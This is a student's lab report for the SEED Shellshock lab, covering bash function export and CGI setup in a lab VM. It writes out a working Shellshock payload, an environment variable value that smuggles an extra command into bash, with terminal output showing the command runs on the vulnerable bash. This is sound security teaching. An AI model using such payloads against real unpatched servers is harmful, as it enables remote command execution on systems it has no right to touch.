PES UNIVERSITY

UE19CS346
INFORMATION SECURITY

Lab - 02
Shellshock Attack Lab

Name : Suhan B Revankar
SRN : PES2UG19CS412
Section : G Section

Table of Contents

Overview.. 1

Task 1: Experimenting with Bash Function.. 2

Task 2: Setting up CGI programs.. 4

Task 3: Passing Data to Bash via Environment Variable....................... 6

Task 4: Launching the Shellshock Attack..7

Task 5: Getting a Reverse Shell via Shellshock Attack........................ 10

Task 6: Using the Patched Bash...12

Submission.. 14

Overview

On September 24, 2014, a severe vulnerability in Bash was identified. Nicknamed Shellshock, this vulnerability can exploit many systems and be launched either remotely or from a local machine. In this
lab, students need to work on this attack, so they can understand the Shellshock vulnerability. The learning objective of this lab is for students to get a first-hand experience on this interesting attack, understand how it works, and think about the lessons that we can get out of this attack. This lab covers the following topics:

- Shellshock
- Environment variables
- Function definition in Bash
- Apache and CGI programs

Lab environment. This lab has been tested on our pre-built Ubuntu 16.04 VM, which can be downloaded from the SEED website. https://seedsecuritylabs.org/lab_env.html. Download the June 2019 version of ubuntu 16

Lab Tasks


Task 1: Experimenting with Bash Function

In this task we will export a simple environment variable to see its effect on the bash and learn how the shellshock vulnerability works. Go to cgi-bin directory to run all the tasks for this lab. (/usr/lib/cgi-bin)

Functions can be declared without the usage of environment variables as shown below.

Commands:

```
$ foo () { echo “helloworld”;}
$ echo $foo
$ declare -f foo
$ unset -f foo
$ declare -f foo
```



```
seed@CS412_Suhan_Attacker:~$ foo() { echo "Hi";}
seed@CS412_Suhan_Attacker:~$ declare -f foo
foo ()
{
    echo "Hi"
}
seed@CS412_Suhan_Attacker:~$ foo
Hi
seed@CS412_Suhan_Attacker:~$ unset -f foo
seed@CS412_Suhan_Attacker:~$ declare -f foo
seed@CS412_Suhan_Attacker:~$ 
```

Functions can be declared by using environment variables as shown below.

Commands:

$foo=‘() { echo “hello world”;}’

$ echo $foo

$ declare -f foo


$ export foo

$ bash_shellshock

$ declare -f foo

$ foo

$ unset foo



```
seed@CS412_Suhan_Attacker:~$ foo='() { echo "Hello world";}'
seed@CS412_Suhan_Attacker:~$ echo $foo
() { echo "Hello world";}
seed@CS412_Suhan_Attacker:~$ declare -f foo
seed@CS412_Suhan_Attacker:~$ export foo
seed@CS412_Suhan_Attacker:~$ bash_shellshock
seed@CS412_Suhan_Attacker:~$
seed@CS412_Suhan_Attacker:~$ declare -f foo
foo ()
{
    echo "Hello world"
}
seed@CS412_Suhan_Attacker:~$ foo
Hello world
seed@CS412_Suhan_Attacker:~$ unset foo
seed@CS412_Suhan_Attacker:~$
```

When we declare an environment variable which has a body of function in its value then that environment variable will be treated as a normal environment variable in that bash. That is why when we use the declare command in bash we see nothing but when we export the environment variable and open another bash then this environment variable is inherited by the child bash. The child bash inherits the environment variable, parses it and now treats it as a function instead. Thus executing foo in the child bash will echo "hello world" on the standard output.

Shellshock Vulnerability: Inheriting from parent to child


<u>Commands:</u>

$foo='() { echo "hello world";}; echo "This is shellshock vulnerability"'

$ export foo

$ echo $foo

$ bash_shellshock




```
seed@CS412_Suhan_Attacker:~$ foo='() { echo "Hello";};echo "This is shell shock vulnerability"'
seed@CS412_Suhan_Attacker:~$ export foo
seed@CS412_Suhan_Attacker:~$ echo $foo
() { echo "Hello";};echo "This is shell shock vulnerability"
seed@CS412_Suhan_Attacker:~$ bash_shellshock
This is shell shock vulnerability
seed@CS412_Suhan_Attacker:~$
```

The same attack when performed in the patched version of bash, nothing gets printed to the standard output console.

<u>Commands:</u>

$foo='() { echo "hello world";}; echo "This is shellshock vulnerability"' $ export foo

$ bash



```
seed@CS412_Suhan_Attacker:~$ unset foo
seed@CS412_Suhan_Attacker:~$ foo='() { echo "Hello";};echo "This is shellshock vulnerability"'
seed@CS412_Suhan_Attacker:~$ export foo
seed@CS412_Suhan_Attacker:~$ bash
seed@CS412_Suhan_Attacker:~$ 
```

Task 2: Setting up CGI programs

In this lab, we will launch a Shellshock attack on a remote web server. Many web servers enable CGI, which is a standard method used to generate dynamic content on Web pages and Web applications. Many CGI programs are written using shell scripts. Therefore, before a CGI program is executed, a shell program will be invoked first, and such an invocation is triggered by a user from a remote computer.

If the shell program is a vulnerable Bash program, we can exploit the Shellshock vulnerable to gain privileges on the server. In this task, we will set up a very simple CGI program (called myprogram.cgi) like the following. It simply prints out "Hello World" using a shell script.


```
#!/bin/bash_shellshock
echo ″Content-type:text/plain″
echo
echo
echo ″Hello World″
```

Please make sure you use /bin/bash_shellshock, instead of using /bin/bash. The line specifies what shell program should be invoked to run the script. We need to use the vulnerable Bash in this lab. Please place the above CGI program in the /usr/lib/cgi-bin directory and set its permission to 755 (so it is executable). You need to use the root privilege (sudo) to do these, as the folder is only writable by the root.


Commands:
$ sudo chmod 755

myprogram.cgi $ ls -l

myprogram.cgi




```
  GNU nano 2.5.3                     File: myprogram.cgi

#!/bin/bash_shellshock
echo "Content-type:text/plain"
echo
echo
echo "Hello World"

                                              [ Read 5 lines ]
^G Get Help     ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos      ^Y Prev Page
^X Exit         ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Linter    ^_ Go To Line   ^V Next Page
```



```
seed@CS412_Suhan_Attacker:~$ cd /usr/lib/cgi-bin
seed@CS412_Suhan_Attacker:.../cgi-bin$ sudo nano myprogram.cgi
seed@CS412_Suhan_Attacker:.../cgi-bin$ sudo nano myprogram.cgi
seed@CS412_Suhan_Attacker:.../cgi-bin$ sudo chmod 755 myprogram.cgi
seed@CS412_Suhan_Attacker:.../cgi-bin$ 
```


This folder is the default CGI directory for the Apache web server To access this CGI program from the Web, you can either use a browser by typing the following URL: http://localhost/cgi-bin/myprogram.cgi, or use the following command line program curl to do the same thing:

Command:
$ curl http://localhost/cgi-bin/myprogram.cgi



```
seed@CS412_Suhan_Attacker:~$ cd /usr/lib/cgi-bin
seed@CS412_Suhan_Attacker:.../cgi-bin$ sudo nano myprogram.cgi
seed@CS412_Suhan_Attacker:.../cgi-bin$ sudo chmod 755 myprogram.cgi
seed@CS412_Suhan_Attacker:.../cgi-bin$ curl http://localhost/cgi-bin/myprogram.cgi

Hello World
seed@CS412_Suhan_Attacker:.../cgi-bin$
```

